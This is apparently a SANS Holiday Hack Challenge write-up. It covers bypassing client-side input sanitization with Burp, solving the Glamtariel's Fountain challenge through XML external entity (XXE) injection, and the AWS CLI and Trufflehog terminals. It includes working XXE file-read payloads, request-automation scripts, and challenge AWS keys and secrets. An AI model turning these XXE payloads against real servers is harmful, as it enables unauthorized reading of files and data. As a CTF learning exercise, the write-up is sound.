
```
<svg width="1000" height="1000">
  <rect y=23 width="1000" height="25" fill="#00ff00" />

  <rect y=60 width="1000" height="25" fill="red" />
  <rect y=60 x=190 width="10" height="1000" fill="red" />

  <rect y=100 width="180" height="25" fill="blue" />
  <rect y=100 x=140 width="10" height="1000" fill="blue" />
</svg>
```


Lock #5

It was not possible to insert code directly in the input field because of a client side input sanitization inside the HTML code. By injecting the code directly in the request with Burp it was possible to bypass the input sanitization:




Lock #6

Here I applied the same solution of lock #5:



All locks!

Just to take a look at my drawing skills:



Glamtariel's Fountain

Difficulty: 🎄 🎄 🎄 🎄 🎄

Stare into Glamtariel's fountain and see if you can find the ring! What is the filename of the ring she presents you? Talk to Hal Tandybuck in the Web Ring for hints.

Hints

- **eXternal Entities**
  From: Hal Tandybuck
  Sometimes we can hit web pages with XXE when they aren't expecting it!
- **Significant CASE**
  From: Hal Tandybuck
  Early parts of this challenge can be solved by focusing on Glamtariel's WORDS.

Solution

Initial assessment

The game

The initial page contains 4 draggable images: a candy cane , a Santa , and elf and an ice cube . There are also 2 static images: Glamtariel (aka the Princess) and the Fountain .
By dragging the first set of images in different parts of the background the Fountain and the Princess will reply with a specific message. The JS scripts behind the images also change and get reloaded with a new

version followed by the timestamp (e.g. **`images-1672661334202.js`** where is the output of **`(new Date()).getTime();`**). Images can be dropped on the Fountain, the Princess, both or none of them.
When the whole set of images has been dropped on both the Fountain and the Princess, the draggable images change. The second set of draggable images is: a ring  , a boat  , an igloo and a star  .
When the silver ring is dragged on top of the fountain the “ominous” eye appears  and has to be clicked away to proceed.
When the whole second set of images has been dropped on both the Fountain and the Princess, a third set appears. The third set is: two blue rings  , a silver ring  and a red ring  .

The `/dropped` endpoint

Each time an object is dragged and dropped somewhere it fires an AJAX request toward the endpoint **`/dropped`**. The request payload resembles the following JSON:

```
{
        "imgDrop":"img2", // The image being dropped
        "who":"princess", // Whom it is being dropped on
        "reqType":"json"  // "json"
}
```

Possible values of **`imgDrop`** are: **`img1`**, **`img2`**, **`img3`**, **`img4`**. Possible values of **`who`** are: **`both`**, **`fountain`**, **`princess`**, **`none`**. The **`reqType`** field is being programmatically set to **`json`** in the [ajax.js] file.
A CSRF token passed in the headers with the name **`x-grinchum`**. Cookies contain two keys named **`GCLB`** and **`MiniLembanh`**.
Below the execution of the request to **`/dropped`**:

```
thedead@dellian:~$ curl 'https://glamtarielsfountain.com/dropped' -H 'content-type:
application/json' -H 'cookie: GCLB="63922974e8c3e53a";
MiniLembanh=e0bce14e-5def-4cf5-87f3-01ffc0bf7a54.vX7-q6DlZ1N25L8BqwRQB8F9qHM' -H
'x-grinchum:
IjVlMzBmN2VmYWExYmJjOTczZjE2N2I1MTFiYjExODQyZjE4OTQxYWYi.Y7KxeQ.8XicSOhk_PCYaQx6gEsIvnvb4nY'
--data-raw '{"imgDrop":"img2","who":"princess","reqType":"json"}'
{
  "appResp": "I've told you all I know about Kringle.^Visions come, visions go.",
  "droppedOn": "princess",
  "visit": "none"
}
```

The response is a JSON with following contents:

```
{
  "appResp": "I've told you all I know about Kringle.^Visions come, visions go.", // The
response of the princess and the fountain, in this order, separated by ^
  "droppedOn": "princess", // Whom the object was dropped on
  "visit": "none" // Eventually populated with an URL pointing to an image that would be
shown in the center of the background
}
```

Timeouts, MiniLembanh and x-grinchum

After a certain time of inactivity or when tampering with either **`MiniLembanh`** in the cookie or with **`x-grinchum`** in the header, the response changes to:

```
{
  "appResp": "Trying to TAMPER with Kringle's favorite cookie recipe or the entrance tickets
can't help you Grinchum! I'm not sure what you are looking for but it isn't here! Get
out!^Miserable trickster! Please click him out of here.",
```

```
  "droppedOn": "none",
  "visit": "static/images/grinchum-supersecret_9364274.png,265px,135px"
}
```

The url **`static/images/grinchum-supersecret_9364274.png,265px,135px`** points to an image of Grinchum that appears in the middle of the page:

If **`MiniLembanh`** or **`x-grinchum`** are empty the **`appResp`** value will be **`Looks like you're missing your entrance ticket or a snack to keep healthy!^No ticket, no snack! No snack, go hungry!`**.

Talking XML

The hints about XXE, XML and the **`json`** string inside the **`reqType`** parameter of requests to the **`/dropped`** endpoint led me to believe that there was probably some way to use XML in the request. I then tried to tamper with **`reqType`** obtaining an interesting result:

```
thedead@dellian:~$ curl 'https://glamtarielsfountain.com/dropped' -H 'content-type:
application/json' -H 'cookie: GCLB="f33ca6b7059dae9e";
MiniLembanh=92e5692a-1ee2-4cc3-a63f-9f09b93d86d5.bVEu0CJqEUxHfrGhihz2JwwknLg' -H
'x-grinchum:
ImFiMjA1ZDUxYmViZDJhYjI2ZTc0NjgwOTc5N2QzNmY1ODFhZDJmOWMi.Y7MgIw.zSuYkAmF_mB2FRHwVvQPiB5aOBI'
--data-raw '{"imgDrop":"img2","who":"princess","reqType":"xml"}'
{
  "appResp": "We don't speak that way very often any more. Once in a while perhaps, but only
at certain times.^I don't hear her use that very often. I think only for certain TYPEs of
thoughts.",
  "droppedOn": "none",
  "visit": "none"
}
```

At that point it was a matter of writing a proper XML for the endpoint:

```
thedead@dellian:~$ curl -H 'Content-type: application/xml' -H 'Cookie:
GCLB=f3365f91d5f67cb3;
MiniLembanh=fc727d48-62d1-4cc5-b3d8-bd8048cea2ef.J1-FF9K8n_Gyln6jWit13yGBS5o' -H
'x-grinchum:
ImI1NjA5MDliMDhiYmE5MmNmN2MxZTE1MWQwYjliYThlNTcwODk2ZjIi.Y7MeXg.rjUg8LjolIHtWX6Gmu2n08y9p68'
-d '<?xml version="1.0"
encoding="UTF-8"?><root><imgDrop>img1</imgDrop><who>princess</who><reqType>xml</reqType></ro
ot>' https://glamtarielsfountain.com/dropped
{
  "appResp": "I love rings of all colors!^She definitely tries to convince everyone that the
blue ones are her favorites. I'm not so sure though.",
  "droppedOn": "none",
  "visit": "none"
}
```

Below the request payload formatted for easier readability:

```
<?xml version="1.0" encoding="UTF-8"?>
<root>
```

```
    <imgDrop>img1</imgDrop>
    <who>princess</who>
    <reqType>xml</reqType>
</root>
```

Laziness & automation ;)

When trying to switch to XML before looping through all the images I was getting the following error:

```
thedead@dellian:~$ curl 'https://glamtarielsfountain.com/dropped' -H 'content-type:
application/xml' -H 'cookie: GCLB="63922974e8c3e53a";
MiniLembanh=4c96eb1e-baaa-4337-aa5a-d2d45dbe6eb0.HX1at7cc8fBFSsMJw5Fz5BU5HdU' -H
'x-grinchum:
ImFhNGI3YTk2NTAwYzlkZTI5NDg5ODZjNmZmYTA5NmNhOTQ2Y2MzOGIi.Y7NM5g.znUS44OlHNrCLjrQ5c4ggQEIqkI'
--data-raw '{"imgDrop":"img2","who":"princess","reqType":"json"}'
{
  "appResp": "Zoom, Zoom, very hasty, can't do that yet!^Zoom, Zoom, very hasty, can't do
that yet!",
  "droppedOn": "none",
  "visit": "none"
}
```

Also every time the session expired I was receiving the Grinchum message, resulting in the need to refresh the session. I wrote the following python script to automate the manual part:

```
import json
import requests
import re

def getCsrf (responseText):
        regex = r"id=\"csrf\".*?content=\"(.*?)\""
        return re.search(regex, responseText).groups()[0]

def setupSession ():
        session = requests.Session()
        response = session.get('https://glamtarielsfountain.com/')
        session.headers.update({"x-grinchum": getCsrf (response.text)})
        return session

def passStuff (session, imgNum, who):
        response = session.post("https://glamtarielsfountain.com/dropped",
json={"imgDrop":"img{}".format(imgNum), "who":who, "reqType":"json"})
        appResp = json.loads(response.text)["appResp"].split("^")
        princessSentence = appResp[0]
        fountainSentence = appResp[1]
        return princessSentence, fountainSentence

def passAllStuff (session):
        gotAllSentences = False
        sentences = {'princess': set(), 'fountain': set()}
        who = ["none", "both", "princess", "fountain"]
        while not gotAllSentences:
                for droppedOn in who:
                        for i in range(1, 5):
                                princess, fountain = passStuff(session, i, droppedOn)
                                if princess in sentences['princess'] and fountain in
sentences['fountain']:
                                        gotAllSentences = True
                                else:
                                        print ("ADDING SENTENCE --> IMG [{}] DROPPED ON [{}] -->
```

```
PRINCESS [{}], FOUNTAIN [{}]".format(i, droppedOn, princess, fountain))
                                    sentences['princess'].add(princess)
                                    sentences['fountain'].add(fountain)
                                    gotAllSentences = False
        return sentences

session = setupSession()
passAllStuff(session)
for cookie in dict(session.cookies):
        print ("COOKIE --> {} = {}".format(cookie, session.cookies[cookie]))
for header in dict(session.headers):
        print ("HEADER --> {} = {}".format(header, session.headers[header]))
```

The code also was a good way to obtain all sentences:

```
thedead@dellian:~$ python3 schifo.py
ADDING SENTENCE --> IMG [1] DROPPED ON [none] --> PRINCESS [Some that are silver may never
shine
Some who wander may get lost
All that are curious will eventually find
What others have thrown away and tossed.], FOUNTAIN [From water and cold new ice will form
Frozen spires from lakes will arise
Those shivering who weather the storm
Will learn from how the TRAFFIC FLIES.]
ADDING SENTENCE --> IMG [1] DROPPED ON [both] --> PRINCESS [Please only share with one of
us.], FOUNTAIN [Please only share with one of us.]
ADDING SENTENCE --> IMG [1] DROPPED ON [princess] --> PRINCESS [Mmmmm, I love Kringlish
Delight!], FOUNTAIN [I think Glamtariel is thinking of a different story.]
ADDING SENTENCE --> IMG [2] DROPPED ON [princess] --> PRINCESS [I don't know why anyone
would ever ask me to TAMPER with the cookie recipe. I know just how Kringle likes them.],
FOUNTAIN [Glamtariel likes to keep Kringle happy so that he and the elves will visit often.]
ADDING SENTENCE --> IMG [3] DROPPED ON [princess] --> PRINCESS [I helped the elves to create
the PATH here to make sure that only those invited can find their way here.], FOUNTAIN [I
wish the elves visited more often.]
ADDING SENTENCE --> IMG [4] DROPPED ON [princess] --> PRINCESS [These ice boat things would
have been helpful back in the day. I still remember when Boregoth stole the Milsarils, very
sad times.], FOUNTAIN [I'm glad I wasn't around for any of the early age scuffles. I shudder
just thinking about the stories.]
ADDING SENTENCE --> IMG [1] DROPPED ON [fountain] --> PRINCESS [The fountain shows many
things, some more helpful than others. It can definitely be a poor guide for decisions
sometimes.], FOUNTAIN [What's this? Fake tickets to get in here? Snacks that don't taste
right? How could that be?]
ADDING SENTENCE --> IMG [2] DROPPED ON [fountain] --> PRINCESS [Careful with the fountain! I
know what you were wondering about there. It's no cause for concern. The PATH here is
closed!], FOUNTAIN [Between Glamtariel and Kringle, many who have tried to find the PATH
here uninvited have ended up very disAPPointed. Please click away that ominous eye!]
ADDING SENTENCE --> IMG [3] DROPPED ON [fountain] --> PRINCESS [O Frostybreath Kelthonial,
shiny stars grace the night
from heavens on high!], FOUNTAIN [Up and far many look
away from glaciers cold,
To Phenhelos they sing
here in Kringle's realm!]
ADDING SENTENCE --> IMG [4] DROPPED ON [fountain] --> PRINCESS [Did you know that I speak in
many TYPEs of languages? For simplicity, I usually only communicate with this one though.],
FOUNTAIN [I pretty much stick to just one TYPE of language, it's a lot easier to share
things that way.]
ADDING SENTENCE --> IMG [1] DROPPED ON [princess] --> PRINCESS [It's understandable to
wonder about home when one is adventuring.], FOUNTAIN [I think I'd worry too much if I ever
left this place.]
ADDING SENTENCE --> IMG [2] DROPPED ON [princess] --> PRINCESS [I do have a small ring
collection, including one of these.], FOUNTAIN [I think Glamtariel likes rings a little more
```

```
than she lets on sometimes.]
ADDING SENTENCE --> IMG [3] DROPPED ON [princess] --> PRINCESS [I love these fancy blue
rings! You can see I have two of them. Not magical or anything, just really pretty.],
FOUNTAIN [If asked, Glamtariel definitely tries to insist that the blue ones are her
favorites. I'm not so sure though.]
ADDING SENTENCE --> IMG [4] DROPPED ON [princess] --> PRINCESS [Ah, the fiery red ring! I'm
definitely proud to have one of them in my collection.], FOUNTAIN [I think Glamtariel might
like the red ring just as much as the blue ones, perhaps even a little more.]
ADDING SENTENCE --> IMG [1] DROPPED ON [fountain] --> PRINCESS [You know what one of my
favorite songs is? Silver rings, silver rings ....], FOUNTAIN [Glamtariel may not have one
of these silver rings in her collection, but I've overheard her talk about how much she'd
like one someday.]
ADDING SENTENCE --> IMG [2] DROPPED ON [fountain] --> PRINCESS [I like to keep track of all
my rings using a SIMPLE FORMAT, although I usually don't like to discuss such things.],
FOUNTAIN [Glamtariel can be pretty tight lipped about some things.]
ADDING SENTENCE --> IMG [4] DROPPED ON [fountain] --> PRINCESS [Hmmm, you seem awfully
interested in these rings. Are you looking for something? I know I've heard through the ice
cracks that Kringle is missing a special one.], FOUNTAIN [You know, I've heard Glamtariel
talk in her sleep about rings using a different TYPE of language. She may be more responsive
about them if you ask differently.]
ADDING SENTENCE --> IMG [1] DROPPED ON [none] --> PRINCESS [These are kind of special,
please don't drop them just anywhere.], FOUNTAIN [These are kind of special, please don't
drop them just anywhere.]
ADDING SENTENCE --> IMG [4] DROPPED ON [none] --> PRINCESS [This is no small trinket, please
don't drop it just anywhere.], FOUNTAIN [This is no small trinket, please don't drop it just
anywhere.]
ADDING SENTENCE --> IMG [1] DROPPED ON [both] --> PRINCESS [These are kind of special,
please only share with one of us.], FOUNTAIN [These are kind of special, please only share
with one of us.]
ADDING SENTENCE --> IMG [4] DROPPED ON [both] --> PRINCESS [This is no small trinket, please
only share it with one of us.], FOUNTAIN [This is no small trinket, please only share it
with one of us.]
ADDING SENTENCE --> IMG [1] DROPPED ON [princess] --> PRINCESS [Wow!, what a beautiful
silver ring! I don't have one of these. I keep a list of all my rings in my RINGLIST file.
Wait a minute! Uh, promise me you won't tell anyone.], FOUNTAIN [I never heard Glamtariel
mention a RINGLIST file before. If only there were a way to get a peek at that.]
# Output removed to shorten report
```

The XXE

Knowing it was possible to use XML and the hints about XXEs, I confirmed the presence of the issue with the payload:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE replace [<!ENTITY xxe "img1">]>
<root>
    <imgDrop>&xxe;</imgDrop>
    <who>princess</who>
    <reqType>xml</reqType>
</root>
```

The application replied to the request as if I just dropped a ring on the princess with the message **`I love rings of all colors!^She definitely tries to convince everyone that the blue ones are her favorites. I'm not so sure though.`**, therefore confirming the parser was substituting **`&xxe;`** with the string **`img1`**.

Random tooling

Here I wrote a quick python script called **`icsemeller.py`** that makes it easier to send XML code given a valid session:

```
import json
import requests

def checkState (r):
	errors = ["Zoom, Zoom, very hasty, can't do that yet!", "Miserable trickster! Please click him out of here.", "No ticket, no snack! No snack, go hungry!", "no healthy upstream"]
	error = None
	for errorString in errors:
		if errorString in r.text:
			print ("GOT ERROR --> {}".format(errorString))
			error = errorString
	return error

def setupSession ():
	MiniLembanh = input ("MiniLembanh: ")
	GCLB = input("GCLB: ")
	xGrinchum = input("x-grinchum: ")
	session = requests.Session()
	session.headers.update({"x-grinchum": xGrinchum, 'Content-Type': 'application/xml'})
	session.cookies.set("MiniLembanh", MiniLembanh)
	session.cookies.set("GCLB", GCLB)
	session.headers.update({'Content-type': 'application/xml'})
	return session

def getPayload ():
	print ("Enter/Paste XML payload. Ctrl-D to end input.")
	contents = []
	while True:
		try:
			line = input("")
			contents.append(line)
		except EOFError:
			break
	payload = ' '.join(contents)
	print ("Payload is: {}".format(payload))
	return payload

error = True
while True:
	if error:
		session = setupSession()
		r = session.post("https://glamtarielsfountain.com/dropped")
		error = checkState(r)
	else:
		payload = getPayload()
		r = session.post("https://glamtarielsfountain.com/dropped", data=payload)
		error = checkState(r)
		if not error:
			print ("Response: ")
			print (r.text)
			print ("##################################################")
```

The face of an icsemeller:

Completing the challenge

Here it required a leap of faith due to the fact that no XXEs were providing useful outputs. A quick discussion with my old friend **@i81b4u** confirmed that only the correct payload would give meaningful outputs. Remembering the “Significant CASE” hint, I went through the sentences again and got out with these keywords: **TRAFFIC FLIES**, **TAMPER**, **PATH**, **APP**, **TYPE**, **SIMPLE FORMAT**, **RINGLIST**. After some thinking and attempts I ended up finding the file **app/static/images/ringlist.txt**:

```
thedead@dellian:~$ python3 icsemeller.py
MiniLembanh: f32eb129-0edc-4060-a6ed-9308926c0b90.0dTlNErbw1QX5pan-r69c9cZ2C8
GCLB: 12d422acb53f317b
x-grinchum:
IjZjOWIyZmZmY2ViM2VhZDUxMTY3N2QyODg3YzU5ZjI1Zjg5MWM2MTAi.Y7bsRw.HCblDkePeyPyUm34Q3JADt5ygw0
Enter/Paste XML payload. Ctrl-D to end input.
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE replace [<!ENTITY xxe SYSTEM "file:///app/static/images/ringlist.txt">]>
<root>
    <imgDrop>&xxe;</imgDrop>
    <who>princess</who>
    <reqType>xml</reqType>
</root>
Payload is: <?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE replace [<!ENTITY xxe SYSTEM
"file:///app/static/images/ringlist.txt">]> <root>     <imgDrop>&xxe;</imgDrop>
<who>princess</who>     <reqType>xml</reqType> </root>
Response:
{
  "appResp": "Ah, you found my ring list! Gold, red, blue - so many colors! Glad I don't
keep any secrets in it any more! Please though, don't tell anyone about this.^She really
does try to keep things safe. Best just to put it away. (click)",
  "droppedOn": "none",
  "visit": "static/images/pholder-morethantopsupersecret63842.png,262px,100px"
}
```

Accessing the URL in **visit** it was possible to retrieve this image:

The image itself gives the name of a folder (**`x_phial_pholder_2022`**) and of some files (**`bluering.txt`** and **`redring.txt`**), trying to fetch them with **`icsemeller.py`** and the same XXE gets the following responses:

- **`redring.txt`**
  Princess: *Hmmm, you still seem awfully interested in these rings. I can't blame you, they are pretty nice.*
  Fountain: *Oooooh, I can just tell she'd like to talk about them some more.*
- **`bluering.txt`**
  Princess: *I love these fancy blue rings! You can see we have two of them. Not magical or anything, just really pretty.*
  Fountain: *She definitely tries to convince everyone that the blue ones are her favorites. I'm not so sure though.*

Considering part of the discussion was on a silver ring, I also thought it was worth trying **`silverring.txt`**:

```
thedead@dellian:~$ python3 icsemeller.py
MiniLembanh: 016a0d1a-4fc8-436e-82e9-d2a5cb3af2ae.BK7gX7h3wai0jWMi5kBwmo6Zbi0
GCLB: df87fef86fd76566
x-grinchum:
IjMzNjEwMWIxNzc4ZDMyNWYxNTliODJjNDlkNTZmMTZhMmI0YjEzODMi.Y7cV7A.CXA7ZHTnxbmu_xHeSWxJSF1tEag
Enter/Paste XML payload. Ctrl-D to end input.
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE replace [<!ENTITY xxe SYSTEM
"file:///app/static/images/x_phial_pholder_2022/silverring.txt">]>
<root>
    <imgDrop>&xxe;</imgDrop>
    <who>princess</who>
    <reqType>xml</reqType>
</root>
Payload is: <?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE replace [<!ENTITY xxe SYSTEM
"file:///app/static/images/x_phial_pholder_2022/silverring.txt">]> <root>
<imgDrop>&xxe;</imgDrop>     <who>princess</who>     <reqType>xml</reqType> </root>
Response:
{
  "appResp": "I'd so love to add that silver ring to my collection, but what's this? Someone
has defiled my red ring! Click it out of the way please!.^Can't say that looks good. Someone
has been up to no good. Probably that miserable Grinchum!",
  "droppedOn": "none",
  "visit":
"static/images/x_phial_pholder_2022/redring-supersupersecret928164.png,267px,127px"
}
```

Following the link in the URL in the **`visit`** attribute leads to another image:

.

The image refers to a file called **`goldring_to_be_deleted.txt`**, but when fetching using XXE the replies are:

- ***Princess:*** *Hmmm, and I thought you wanted me to take a look at that pretty silver ring, but instead, you've made a pretty bold REQuest. That's ok, but even if I knew anything about such things, I'd only use a secret TYPE of tongue to discuss them.*
- ***Fountain:*** *She's definitely hiding something.*

When in doubt, try to inject other parameters! So I just went ahead and moved the XXE payload to **`who`**, failing, and then to **`reqType`**, with success. Injecting the XXE in the **`reqType`** field gives the output:

```
thedead@dellian:~$ python3 icsemeller.py
MiniLembanh: 016a0d1a-4fc8-436e-82e9-d2a5cb3af2ae.BK7gX7h3wai0jWMi5kBwmo6Zbi0
GCLB: df87fef86fd76566
x-grinchum:
IjMzNjEwMWIxNzc4ZDMyNWYxNTliODJjNDlkNTZmMTZhMmI0YjEzODMi.Y7cV7A.CXA7ZHTnxbmu_xHeSWxJSF1tEag
Enter/Paste XML payload. Ctrl-D to end input.
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE replace [<!ENTITY xxe SYSTEM
"file:///app/static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt">]>
<root>
    <imgDrop>img1</imgDrop>
    <who>princess</who>
    <reqType>&xxe;</reqType>
</root>
Payload is: <?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE replace [<!ENTITY xxe SYSTEM
"file:///app/static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt">]> <root>
<imgDrop>img1</imgDrop>     <who>princess</who>     <reqType>&xxe;</reqType> </root>
Response:
{
  "appResp": "No, really I couldn't. Really? I can have the beautiful silver ring? I
shouldn't, but if you insist, I accept! In return, behold, one of Kringle's golden rings!
Grinchum dropped this one nearby. Makes one wonder how 'precious' it really was to him.
Though I haven't touched it myself, I've been keeping it safe until someone trustworthy such
as yourself came along. Congratulations!^Wow, I have never seen that before! She must really
trust you!",
  "droppedOn": "none",
  "visit":
"static/images/x_phial_pholder_2022/goldring-morethansupertopsecret76394734.png,200px,290px"
}
```

The URL in the **`visit`** attribute points to the following image:

.

The name of this last file is the answer to the challenge: **`goldring-morethansupertopsecret76394734.png`**.

Kudos

A shot in the dark, @i81b4u

I absolutely have to thank **i81b4u**, who basically appeared in all my reports for the last 2 years now. Quick but invaluable support! I decided to give you a face, is it accurate?

The Web Ring

Just to take a good look at the Web Ring recovered from previous challenges:

Recover the Cloud Ring

AWS CLI Intro

Difficulty: 

Try out some basic AWS command line skills in this terminal. Talk to Jill Underpole in the Cloud Ring for hints.

Hints

- **AWS Whoami?**
  From: Jill Underpole
  In the AWS command line (CLI), the Secure Token Service or STS has one very useful function.

Solution

```
You may not know this, but AWS CLI help messages are very easy to access. First, try typing:
$ aws help
```

```
elf@867a85b8d4e7:~$ aws help
```

```
Great! When you're done, you can quit with q.
Next, please configure the default aws cli credentials with the access key
AKQAAYRKO7A5Q5XUY2IY, the secret key qzTscgNdcdwIo/soPKPoJn9sBrl5eMQQL19iO5uf and the region
us-east-1 .
https://docs.aws.amazon.com/cli/latest/userguide/cli-configure-quickstart.html#cli-configure
-quickstart-config
```

```
elf@867a85b8d4e7:~$ aws configure
AWS Access Key ID [None]: AKQAAYRKO7A5Q5XUY2IY
AWS Secret Access Key [None]: qzTscgNdcdwIo/soPKPoJn9sBrl5eMQQL19iO5uf
Default region name [None]: us-east-1
Default output format [None]:
```

```
Excellent! To finish, please get your caller identity using the AWS command line. For more
details please reference:
$ aws sts help
or reference:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/sts/index.html
```

```
elf@867a85b8d4e7:~$ aws sts get-caller-identity
{
    "UserId": "AKQAAYRKO7A5Q5XUY2IY",
    "Account": "602143214321",
    "Arn": "arn:aws:iam::602143214321:user/elf_helpdesk"
}
```

```
Great, you did it all!
```

Trufflehog Search

Difficulty: 

Use Trufflehog to find secrets in a Git repo. Work with Jill Underpole in the Cloud Ring for hints. What's the name of the file that has AWS credentials?

Hints

- **Trufflehog Tool**
  From: Jill Underpole
  You can search for secrets in a Git repo with **`trufflehog git https://some.repo/here.git`**
- **Checkout Old Commits**
  From: Jill Underpole
  If you want to look at an older code commit with git, you can **`git checkout CommitNumberHere.`**

Solution

Speaking with Gerty Snowburrow, it is possible to obtain the URL of the git repo, being https://haugfactory.com/orcadmin/aws_scripts. I then cloned the repo, looked through it for the keyword secret and finally added some context:

```
thedead@dellian:~$ git clone https://haugfactory.com/orcadmin/aws_scripts
Cloning into 'aws_scripts'...
# Output removed to shorten report
thedead@dellian:~/aws_scripts$ commits=$(git log | head -n -1 | grep commit | cut -d " " -f
2) && for i in $commits; do prev=$(echo "$commits" | grep -A 1 "$i" | tail -n 1) && git diff
$i $prev | grep secret; done
-    aws_secret_access_key=SECRETACCESSKEY,
+    aws_secret_access_key="e95qToloszIgO9dNBsQMQsc5/foiPdKunPJwc1rL",
